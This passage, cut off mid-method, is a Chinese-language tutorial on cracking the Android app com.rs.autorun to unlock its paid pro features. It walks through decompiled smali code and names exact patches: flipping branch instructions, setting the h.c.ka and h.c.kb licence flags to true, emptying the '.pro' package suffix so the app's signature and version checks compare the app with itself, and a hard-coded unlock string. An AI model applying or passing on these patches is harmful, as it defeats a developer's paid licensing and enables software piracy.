最初我采用的破解方法是把 **if-eqz v2, :cond_9** 这个跳转修改为了 **if-nez v2, :cond_9**，这样当然是可以的，因为改变任意一个条件都是可以成功的。
现在我采用的破解方法是让“h.c.ka 的值为真”，怎么让它为真呢？等下往下看时我会说到。因为这个 h.c.ka 的值不单单是影响**可以修改的 receiver 的数量**，还影响到 free 版的应用的另外两个选项：**阻止应用重启、启用 Chuck Norris 模式**，如果只修改一处地方就能影响到两外以上的跳转（这些跳转正是我们需要的），何乐而不为呢？因此，这里我不再按老方法去修改跳转了。

==========

然后再看 com\rs\autorun\misc\AutorunPreferencesActivity.smali
因为这个 AutorunPreferences 是修改配置时的 Activity，所以看下它的代码。看它是怎么处理**复选框被点击事件**的。根据编程经验加上反编译出来的 smali 代码，可以知道，这个应用只是把 pro 版的功能给隐匿了，相应的操作代码还是有的。因此，只需要让程序自己觉得是 pro 版就行了。
这里它对于 AutorunPreferencesActivity 的事件响应逻辑是这样的：当 pro 版才能使用的复选框被点击时，判断是否满足相应的条件，不满足的话就弹出提示框，提示此功能只有 pro 版才能使用。并把复选框的值设置为 false.

com\rs\autorun\misc\AutorunPreferencesActivity.smali 相关代码：
代码比较多，我这里只帖出关键的：

代码:

```
#  interfaces
.implements  Landroid/content/SharedPreferences$OnSharedPreferenceChangeListener;


#  instance  fields
.field  private  hY:Lcom/rs/autorun/misc/AutorunPreferencesActivity;

.field  private  hZ:Landroid/preference/CheckBoxPreference;

.field  private  ia:Landroid/preference/CheckBoxPreference;

.field  private  ib:Landroid/preference/CheckBoxPreference;
```

```
.field  private  ic:Landroid/preference/CheckBoxPreference;

.field  private  ie:Landroid/preference/CheckBoxPreference;

.field  private  if:Landroid/preference/Preference;

.field  private  ig:Landroid/preference/Preference;

.field  private  ih:Landroid/preference/Preference;

.field  private  ii:Landroid/preference/Preference;

.field  private  ij:Landroid/preference/Preference;

.field  private  ik:Landroid/preference/Preference;

.field  private  final  il:Lcom/rs/autorun/misc/q;

#
弹出需要 pro 版才能使用此功能的对话框（调出 com/rs/autorun/ui/BuyProVersionActivity）
.method  static  synthetic  a(Lcom/rs/autorun/misc/AutorunPreferencesActivity;)V
        .locals  2
        .parameter

        .prologue
        .line  32
        new-instance  v0,  Landroid/content/Intent;
```

```
        const-class  v1,  Lcom/rs/autorun/ui/BuyProVersionActivity;

        invoke-
direct  {v0,  p0,  v1},  Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

        const/high16  v1,  0x4000

        invoke-virtual  {v0,  v1},  Landroid/content/Intent;->addFlags(I)Landroid/content/Intent;

        move-result-object  v0

        const/high16  v1,  0x400

        invoke-virtual  {v0,  v1},  Landroid/content/Intent;->addFlags(I)Landroid/content/Intent;

        move-result-object  v0

        invoke-
virtual  {p0,  v0},  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->startActivity(Landroid/content/Intent;)V

        return-void
.end  method

#ia  (prevent 选项)  之 getter
.method  static  synthetic  b(Lcom/rs/autorun/misc/AutorunPreferencesActivity;)Landroid/preference/CheckBoxPrefere
nce;
        .locals  1
        .parameter
```

```
        .prologue
        .line  32
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ia:Landroid/preference/CheckBoxPreference;

        return-object  v0
.end  method

#hZ  (cnmodeEnabled 选项)  之 getter
.method  static  synthetic  e(Lcom/rs/autorun/misc/AutorunPreferencesActivity;)Landroid/preference/CheckBoxPrefere
nce;
        .locals  1
        .parameter

        .prologue
        .line  32
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        return-object  v0
.end  method

.method  protected  onCreate(Landroid/os/Bundle;)V  方法这里省略不帖出，它的作用时做一些初始化的操作，如获取应用配
置信息 prefs，并将结果保存到当前对象的成员变量中。在这个方法的中会执行 bC()方法。bC()方法的作用是什么呢？就是设置
OnPreferenceClick 事件的监听器。我们继续看下面的代码就会知道详细的程序逻辑。

#bC()  方法是关键
```

```
.method  private  bC()V
        .locals  7

        .prologue
        const/4  v4,  0x0

        const/4  v0,  0x1

        const/4  v1,  0x0

#如果 h.c.ka 的值为假，就跳转到  :cond_3  ,  :cond_3  处的代码是干什么用的呢？往下面看，找：cond_3  .
        .line  90
        sget-object  v2,  Lh/c;->ka:Ljava/lang/Boolean;

        invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v2

        if-eqz  v2,  :cond_3  #这个跳转是我们所不希望的

#把 ia 对象的值给 v2
        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ia:Landroid/preference/CheckBoxPreference;

#设置 v2 对象的 OnPreferenceClick 事件监听器为 v4(  null  )  ，这里的代码是我们需要它执行的
```

```
        invoke-
virtual  {v2,  v4},  Landroid/preference/CheckBoxPreference;->setOnPreferenceClickListener(Landroid/preference/Pre
ference$OnPreferenceClickListener;)V

        .line  91
        :cond_0
        :goto_0
        sget-object  v2,  Lh/c;->ka:Ljava/lang/Boolean;

        invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v2

        iget-
object  v3,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hY:Lcom/rs/autorun/misc/AutorunPreferencesActi
vity;

#m.c()  方法用于判断设置是否已经 root 和安**usybox
        invoke-static  {v3,  v1},  Lh/m;->c(Landroid/content/Context;Z)Ljava/lang/Boolean;

        move-result-object  v3

        invoke-virtual  {v3},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v3

#如果没有 root 和安**usybox,跳转到:cond_5
        if-eqz  v3,  :cond_5
```

```
#如果 v2 为 0 ，也就是说 h.c.ka 的值为假，直接跳转到 :cond_4
        if-eqz  v2,  :cond_4
#否则，设置 com/rs/autorun/misc/AutorunPreferencesActivity;->hZ 对象（也就是 cnmodeenabled 复选框对象）的
OnPreferenceClickListener 为 v4 (null)
        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        invoke-
virtual  {v2,  v4},  Landroid/preference/CheckBoxPreference;->setOnPreferenceClickListener(Landroid/preference/Pre
ference$OnPreferenceClickListener;)V

        .line  92
        :cond_1
        :goto_1
        sget-object  v2,  Lh/c;->ka:Ljava/lang/Boolean;

        invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v2
#又是判断 h.c.ka ,如果为假，跳转到:cond_7
        if-eqz  v2,  :cond_7
#否则，是 pro 版了，禁用 pro 选项 （ AutorunPreferencesActivity;->ik 为 pro 选项对象），使之处于灰色不可点击状
态。

        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ik:Landroid/preference/Preference;
```

```
        invoke-virtual  {v2,  v1},  Landroid/preference/Preference;->setEnabled(Z)V

        sget-object  v2,  Lh/c;->kb:Ljava/lang/Boolean;

        invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v2

#如果没有安装 pro  key  app  ,跳转到  :cond_2
        if-eqz  v2,  :cond_2
#否则，启用 hidePro  checkbox，使之可点击
        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ie:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v2,  v0},  Landroid/preference/CheckBoxPreference;->setEnabled(Z)V

        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ie:Landroid/preference/CheckBoxPreference;

        iget-
object  v3,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hY:Lcom/rs/autorun/misc/AutorunPreferencesActi
vity;

        new-instance  v4,  Ljava/lang/StringBuilder;

        invoke-direct  {v4},  Ljava/lang/StringBuilder;-><init>()V

        sget-object  v5,  Lh/l;->PACKAGE_NAME:Ljava/lang/String;
```

```
        invoke-virtual  {v4,  v5},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        move-result-object  v4

        const-string  v5,  ".pro"

        invoke-virtual  {v4,  v5},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        move-result-object  v4

        invoke-virtual  {v4},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

#v4  的值现在为  com.rs.autorun.pro
        move-result-object  v4

        new-instance  v5,  Ljava/lang/StringBuilder;

        invoke-direct  {v5},  Ljava/lang/StringBuilder;-><init>()V

        sget-object  v6,  Lh/l;->PACKAGE_NAME:Ljava/lang/String;

        invoke-virtual  {v5,  v6},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        move-result-object  v5

        const-string  v6,  ".pro.MainActivity"
```

```
        invoke-virtual  {v5,  v6},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        move-result-object  v5

        invoke-virtual  {v5},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

#v5  的值现在为  com.rs.autorun.pro.MainActivity
        move-result-object  v5

#m->a()  方法检测    com.rs.autorun.pro 包的 MainActivity 组件是否已经启用。
        invoke-
static  {v3,  v4,  v5,  v0},  Lh/m;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Z)Z

        move-result  v3
#如果启用了，跳转到:cond_6
        if-nez  v3,  :cond_6

        :goto_2
        invoke-virtual  {v2,  v0},  Landroid/preference/CheckBoxPreference;->setChecked(Z)V

        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ie:Landroid/preference/CheckBoxPreference;

        new-instance  v1,  Lcom/rs/autorun/misc/j;

        invoke-
direct  {v1,  p0},  Lcom/rs/autorun/misc/j;-><init>(Lcom/rs/autorun/misc/AutorunPreferencesActivity;)V
```

```
        invoke-
virtual  {v0,  v1},  Landroid/preference/CheckBoxPreference;->setOnPreferenceClickListener(Landroid/preference/Pre
ference$OnPreferenceClickListener;)V

        .line  93
        :cond_2
        :goto_3
        return-void

#弹出"需要 donate 版才能使用此功能"对话框
#ia 为 prevent  checkbox 对象
        .line  90
        :cond_3
        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ia:Landroid/preference/CheckBoxPreference;

        new-instance  v3,  Lcom/rs/autorun/misc/c;

        invoke-
direct  {v3,  p0},  Lcom/rs/autorun/misc/c;-><init>(Lcom/rs/autorun/misc/AutorunPreferencesActivity;)V
#设置 prevent  checkbox 对象(v2)的 OnPreferenceClick 事件的 listener 为 v3  (  com/rs/autorun/misc/c)
#关于 com/rs/autorun/misc/c  类的详细代码，稍后再分析。现在你只需要知道 com/rs/autorun/misc/c 类的功能就是执行
AutorunPreferencesActivity 的 a()方法，这个 a()方法就是我上面帖出来的那个，其功能为调用
com/rs/autorun/ui/BuyProVersionActivity
#然后调用 android 的 setChecked 方法将被点击的复选框设置为没有选中状态。
        invoke-
virtual  {v2,  v3},  Landroid/preference/CheckBoxPreference;->setOnPreferenceClickListener(Landroid/preference/Pre
ference$OnPreferenceClickListener;)V
```

```
        sget-object  v2,  Lh/c;->kd:Ljava/lang/Boolean;

        invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v2

        if-eqz  v2,  :cond_0

        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ia:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v2,  v1},  Landroid/preference/CheckBoxPreference;->setChecked(Z)V

        goto/16  :goto_0

        .line  91
        :cond_4
        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        new-instance  v3,  Lcom/rs/autorun/misc/e;

        invoke-
direct  {v3,  p0},  Lcom/rs/autorun/misc/e;-><init>(Lcom/rs/autorun/misc/AutorunPreferencesActivity;)V
```

```
        invoke-
virtual  {v2,  v3},  Landroid/preference/CheckBoxPreference;->setOnPreferenceClickListener(Landroid/preference/Pre
ference$OnPreferenceClickListener;)V

        sget-object  v2,  Lh/c;->kd:Ljava/lang/Boolean;

        invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v2

        if-eqz  v2,  :cond_1

        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v2,  v1},  Landroid/preference/CheckBoxPreference;->setChecked(Z)V

        goto/16  :goto_1

        :cond_5
        iget-
object  v2,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v2,  v1},  Landroid/preference/CheckBoxPreference;->setEnabled(Z)V

        goto/16  :goto_1

        :cond_6
```

```
        move  v0,  v1  #设置 v0 值为 0x0  (false)

        .line  92
        goto  :goto_2

        :cond_7
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ik:Landroid/preference/Preference;

        new-instance  v1,  Lcom/rs/autorun/misc/k;

        invoke-
direct  {v1,  p0},  Lcom/rs/autorun/misc/k;-><init>(Lcom/rs/autorun/misc/AutorunPreferencesActivity;)V

        invoke-
virtual  {v0,  v1},  Landroid/preference/Preference;->setOnPreferenceClickListener(Landroid/preference/Preference$
OnPreferenceClickListener;)V

        goto  :goto_3
.end  method


#最后看  onSharedPreferenceChanged 方法，这是配置被改变时要触发的事件方法：

.method  public  onSharedPreferenceChanged(Landroid/content/SharedPreferences;Ljava/lang/String;)V
        .locals  4
        .parameter
        .parameter
```

```
        .prologue
        const/4  v3,  0x0

        .line  307
        const-string  v0,  "donator"

        invoke-virtual  {p2,  v0},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

        move-result  v0

        if-eqz  v0,  :cond_0

        .line  308
        const-string  v0,  "donator"

        invoke-
virtual  {p0,  v0},  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->findPreference(Ljava/lang/CharSequence;)Lan
droid/preference/Preference;

        move-result-object  v0

        check-cast  v0,  Landroid/preference/EditTextPreference;

        .line  309
        invoke-
virtual  {p0},  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->getApplicationContext()Landroid/content/Context;
```

```
    move-result-object  v1

    invoke-static  {v3},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

    move-result-object  v2

    invoke-static  {v1,  v2},  Lh/m;->a(Landroid/content/Context;Ljava/lang/Boolean;)Ljava/lang/Boolean;

    move-result-object  v1

    invoke-virtual  {v1},  Ljava/lang/Boolean;->booleanValue()Z

    move-result  v1

    if-eqz  v1,  :cond_0

    .line  310
    invoke-virtual  {v0},  Landroid/preference/EditTextPreference;->getText()Ljava/lang/String;

    move-result-object  v0

    invoke-virtual  {v0},  Ljava/lang/String;->trim()Ljava/lang/String;

    move-result-object  v0

    .line  314
    invoke-static  {v0,  v3},  Lh/c;->a(Ljava/lang/String;Z)Z
```

```
        .line  317
        :cond_0
        const-string  v0,  "cnmodeEnabled"

        invoke-virtual  {p2,  v0},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

        move-result  v0

        if-eqz  v0,  :cond_2

        .line  319
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v0},  Landroid/preference/CheckBoxPreference;->isChecked()Z

        move-result  v0

        if-eqz  v0,  :cond_2

        .line  320
        invoke-static  {},  Lh/j;->bP()Lh/j;

        move-result-object  v0

        const-string  v1,  "exit"

        invoke-virtual  {v0,  v1},  Lh/j;->A(Ljava/lang/String;)V
```

```
        .line  321
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ib:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v0},  Landroid/preference/CheckBoxPreference;->isChecked()Z

        move-result  v0

        if-eqz  v0,  :cond_1

        .line  322
        invoke-virtual  {p0,  v3},  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->showDialog(I)V

        .line  324
        :cond_1
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ib:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v0,  v3},  Landroid/preference/CheckBoxPreference;->setChecked(Z)V

        .line  327
        :cond_2
        const-string  v0,  "enableSystem"

        invoke-virtual  {p2,  v0},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

        move-result  v0
```

```
        if-eqz  v0,  :cond_4

        .line  328
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ib:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v0},  Landroid/preference/CheckBoxPreference;->isChecked()Z

        move-result  v0

        if-eqz  v0,  :cond_4

        .line  329
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v0},  Landroid/preference/CheckBoxPreference;->isChecked()Z

        move-result  v0

        if-eqz  v0,  :cond_3

        .line  330
        invoke-virtual  {p0,  v3},  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->showDialog(I)V

        .line  332
        :cond_3
```

```
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hZ:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v0,  v3},  Landroid/preference/CheckBoxPreference;->setChecked(Z)V

        .line  335
        :cond_4
        const-string  v0,  "enableAdvanced"

        invoke-virtual  {p2,  v0},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

        move-result  v0

        if-eqz  v0,  :cond_6

        .line  336
        iget-
object  v0,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->ic:Landroid/preference/CheckBoxPreference;

        invoke-virtual  {v0},  Landroid/preference/CheckBoxPreference;->isChecked()Z

        move-result  v0

        if-eqz  v0,  :cond_5

        .line  337
        const  v0,  0x7f0b005d
```

```
        invoke-
virtual  {p0,  v0},  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->getText(I)Ljava/lang/CharSequence;

        move-result-object  v0

        iget-
object  v1,  p0,  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->hY:Lcom/rs/autorun/misc/AutorunPreferencesActi
vity;

        invoke-static  {v0,  v1},  Lh/m;->a(Ljava/lang/CharSequence;Landroid/content/Context;)V

        .line  339
        :cond_5
        const/4  v0,  0x1

        invoke-virtual  {p0,  v0},  Lcom/rs/autorun/misc/AutorunPreferencesActivity;->showDialog(I)V

        .line  341
        :cond_6
        return-void
.end  method
```

从上面的代码分析得出，要使用 pro 版的功能，就要改变其中的某些跳转。而这些跳转的关键 flag 就是 h.c.ka 和 h.c.kb 的值。这两个值起到开关的作用。

打开 com.rs.autorun-1\smali\h\c.smali ,由其源码名字 Donate.java 也可以再次看出这个文件是用于标志此程序是否要启用 pro 功能的。再次验证了我上面的分析的正确性。

代码:

```
.class  public  final  Lh/c;
.super  Ljava/lang/Object;
.source  "Donate.java"


#  static  fields
.field  public  static  ka:Ljava/lang/Boolean;

.field  public  static  kb:Ljava/lang/Boolean;

.field  public  static  kc:Ljava/lang/Boolean;

.field  public  static  kd:Ljava/lang/Boolean;

.field  public  static  ke:Ljava/lang/String;

.field  public  static  kf:I

.field  private  static  kg:Landroid/app/Application;

.field  private  static  final  kh:Lh/e;

.field  private  static  ki:Ljava/util/ArrayList;


#  direct  methods
.method  static  constructor  <clinit>()V
       .locals  2
```

```
        .prologue
#这个就是 ka 和 kb 成员变量的默认值了。。。只需要将它修改为  0x1  ,即可达到目的~~
        const/4  v1,  0x0

        .line  22
        invoke-static  {v1},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

        move-result-object  v0

        sput-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

        .line  23
        invoke-static  {v1},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

        move-result-object  v0

        sput-object  v0,  Lh/c;->kb:Ljava/lang/Boolean;

        .line  24
        invoke-static  {v1},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

        move-result-object  v0

        sput-object  v0,  Lh/c;->kc:Ljava/lang/Boolean;

        .line  25
        invoke-static  {v1},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;
```

```
        move-result-object  v0

        sput-object  v0,  Lh/c;->kd:Ljava/lang/Boolean;

        .line  26
        const-string  v0,  ""

        sput-object  v0,  Lh/c;->ke:Ljava/lang/String;

        .line  172
        new-instance  v0,  Lh/e;

        invoke-direct  {v0,  v1},  Lh/e;-><init>(B)V

        sput-object  v0,  Lh/c;->kh:Lh/e;

        .line  185
        new-instance  v0,  Ljava/util/ArrayList;

        invoke-direct  {v0},  Ljava/util/ArrayList;-><init>()V

        sput-object  v0,  Lh/c;->ki:Ljava/util/ArrayList;

        return-void
.end  method

.method  private  static  C(Landroid/content/Context;)Z
```

```
        .locals  3
        .parameter

        .prologue
        .line  199
        invoke-
static  {p0},  Landroid/preference/PreferenceManager;->getDefaultSharedPreferences(Landroid/content/Context;)Landr
oid/content/SharedPreferences;

        move-result-object  v0

        const-string  v1,  "lcn132"

        const-string  v2,  ""  #这里默认是空，修改为 p19812

        invoke-
interface  {v0,  v1,  v2},  Landroid/content/SharedPreferences;->getString(Ljava/lang/String;Ljava/lang/String;)Lj
ava/lang/String;

        move-result-object  v0

        .line  200
        sput-object  v0,  Lh/c;->ke:Ljava/lang/String;

        const-string  v1,  ""

        invoke-virtual  {v0,  v1},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z
```

```
        move-result  v0

        if-nez  v0,  :cond_0

        const/4  v0,  0x1

        :goto_0
        return  v0

        :cond_0
        const/4  v0,  0x0

        goto  :goto_0
.end  method

.method  public  static  a(Landroid/app/Application;)V
        .locals  0
        .parameter

        .prologue
        .line  36
        sput-object  p0,  Lh/c;->kg:Landroid/app/Application;

        .line  37
        return-void
.end  method

.method  public  static  a(Landroid/os/Handler;)V
```

```
        .locals  1
        .parameter

        .prologue
        .line  188
        sget-object  v0,  Lh/c;->ki:Ljava/util/ArrayList;

        invoke-virtual  {v0,  p0},  Ljava/util/ArrayList;->add(Ljava/lang/Object;)Z

        .line  189
        return-void
.end  method

.method  public  static  a(Ljava/lang/String;Z)Z
        .locals  6
        .parameter
        .parameter

        .prologue
        const/4  v2,  0x0

        const/4  v1,  0x1

        .line  46
        sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

        invoke-virtual  {v0},  Landroid/app/Application;->getPackageManager()Landroid/content/pm/PackageManager;
```

```
        move-result-object  v0

        sget-object  v3,  Lh/c;->kg:Landroid/app/Application;

        invoke-virtual  {v3},  Landroid/app/Application;->getPackageName()Ljava/lang/String;

        move-result-object  v3

        new-instance  v4,  Ljava/lang/StringBuilder;

        invoke-direct  {v4},  Ljava/lang/StringBuilder;-><init>()V

        sget-object  v5,  Lh/c;->kg:Landroid/app/Application;

        invoke-virtual  {v5},  Landroid/app/Application;->getPackageName()Ljava/lang/String;

        move-result-object  v5

        invoke-virtual  {v4,  v5},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        move-result-object  v4

#这里是检验 com.rs.autorun.pro  包的签名是否和  com.rs.autorun  包一样，由于我们并没有安装 com.rs.autorun.pro，因此，这里用一个小技巧，让它和自己比吧
        const-string  v5,  ".pro"  #这里由原来的.pro 修改为空

        invoke-virtual  {v4,  v5},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
        move-result-object  v4

        invoke-virtual  {v4},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

        move-result-object  v4

        invoke-
virtual  {v0,  v3,  v4},  Landroid/content/pm/PackageManager;->checkSignatures(Ljava/lang/String;Ljava/lang/String
;)I

        move-result  v0

#比较签名时，如果结果小于 0 表示两个包没有相同的签名。这里的意思是，没有相同的签名就跳转到：cond_2
        if-ltz  v0,  :cond_2  #自己的签名肯定是相同的，因此，这里    v0  值为  0  ,不满足条件，不会跳转。这正是我
们需要的。

        sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

        invoke-virtual  {v0},  Landroid/app/Application;->getPackageManager()Landroid/content/pm/PackageManager;

        move-result-object  v0

        new-instance  v3,  Ljava/lang/StringBuilder;

        invoke-direct  {v3},  Ljava/lang/StringBuilder;-><init>()V

        sget-object  v4,  Lh/c;->kg:Landroid/app/Application;
```

```
        invoke-virtual  {v4},  Landroid/app/Application;->getPackageName()Ljava/lang/String;

        move-result-object  v4

        invoke-virtual  {v3,  v4},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        move-result-object  v3

#下面是判断 com.rs.autorun.pro 的版本号是否  >=  kf  ，同样，由于这个包我们并没有安装（这个包就是 key  app 的包），
我们再次故技重演。

        const-string  v4,  ".pro"  #修改为空字符串

        invoke-virtual  {v3,  v4},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        move-result-object  v3

        invoke-virtual  {v3},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

        move-result-object  v3


        invoke-static  {v0,  v3},  Lh/m;->a(Landroid/content/pm/PackageManager;Ljava/lang/String;)I

        move-result  v0

        sget  v3,  Lh/c;->kf:I
```

```
#将  com.rs.autorun.pro 的版本号与  h.c.kf  比较
#如果  v0  (com.rs.autorun.pro 的版本号)  小于  v3  (h.c.kf)，跳转到  :cond_1  ,这个跳转是我们最不想要的。这里我们可以改变跳转或者改变跳转后的代码。由于其代码修改也比较方便，因此，这里我们不修改跳转。
#由于  这里,  kf 为静态成员变量，初值应该为 0  ，相当于把其版本号与 0 相比较。
        if-lt  v0,  v3,  :cond_1  #如果  .pro  包的版本号  小于 0，则跳转到  :cond_1

        invoke-static  {v1},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

        move-result-object  v0

        sput-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

        const-string  v0,  ""

        sput-object  v0,  Lh/c;->ke:Ljava/lang/String;

        invoke-static  {v1},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

        move-result-object  v0

        sput-object  v0,  Lh/c;->kb:Ljava/lang/Boolean;

        sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

        invoke-static  {v0},  Lh/f;->b(Landroid/app/Application;)Lh/f;

        move-result-object  v0
```

```
sget-object  v3,  Lh/c;->kh:Lh/e;

invoke-virtual  {v0,  v3},  Lh/f;->b(Landroid/os/Handler;)V

:goto_0
sget-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

invoke-virtual  {v0},  Ljava/lang/Boolean;->booleanValue()Z

move-result  v0

if-nez  v0,  :cond_0

sget-object  v0,  Lh/m;->lf:Ljava/lang/String;

sget-object  v3,  Lh/c;->kg:Landroid/app/Application;

invoke-static  {v0,  v1,  v3},  Lh/m;->a(Ljava/lang/CharSequence;ILandroid/content/Context;)V

:cond_0
invoke-static  {v1},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

move-result-object  v0

:goto_1
invoke-virtual  {v0},  Ljava/lang/Boolean;->booleanValue()Z

move-result  v0
```

```
        if-eqz  v0,  :cond_4

        move  v0,  v1

        .line  54
        :goto_2
        return  v0

        .line  46
        :cond_1
        invoke-static  {v2},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;  #v2  为0  ，v1  为  1  ，这里我们修改 v2 为 v1,即使它跳转到这里，也干的是同样的事情~~

        move-result-object  v0

        sput-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

        const-string  v0,  ""

        sput-object  v0,  Lh/c;->ke:Ljava/lang/String;

        invoke-static  {v2},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;  #这里同样修改 v2 为 v1

        move-result-object  v0

        sput-object  v0,  Lh/c;->kb:Ljava/lang/Boolean;
```

```
        goto  :goto_0

        :cond_2
        sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

        invoke-
static  {v0},  Landroid/preference/PreferenceManager;->getDefaultSharedPreferences(Landroid/content/Context;)Landr
oid/content/SharedPreferences;

        move-result-object  v0

        const-string  v3,  "lcn132"

        const-string  v4,  ""

        invoke-
interface  {v0,  v3,  v4},  Landroid/content/SharedPreferences;->getString(Ljava/lang/String;Ljava/lang/String;)Lj
ava/lang/String;

        move-result-object  v0

        const-string  v3,  "pl9812"

        invoke-virtual  {v0,  v3},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

        move-result  v0

        if-eqz  v0,  :cond_3
```

```
sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

const-string  v3,  ""

invoke-static  {v0,  v3},  Lh/c;->j(Landroid/content/Context;Ljava/lang/String;)V

:cond_3
invoke-static  {v2},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

move-result-object  v0

goto  :goto_1

.line  49
:cond_4
const-string  v0,  ""

invoke-virtual  {p0,  v0},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

move-result  v0

if-nez  v0,  :cond_5

.line  51
new-instance  v0,  Lh/d;

invoke-direct  {v0,  p1},  Lh/d;-><init>(Z)V
```

```
        new-array  v3,  v1,  [Ljava/lang/String;

        aput-object  p0,  v3,  v2

        invoke-virtual  {v0,  v3},  Lh/d;->execute([Ljava/lang/Object;)Landroid/os/AsyncTask;

        move  v0,  v1

        .line  52
        goto  :goto_2

        :cond_5
        move  v0,  v2

        .line  54
        goto  :goto_2
.end  method

.method  static  synthetic  b(Ljava/lang/String;Z)Ljava/lang/Boolean;
        .locals  6
        .parameter
        .parameter

        .prologue
        const/4  v5,  0x1

        const/4  v0,  0x0
```

```
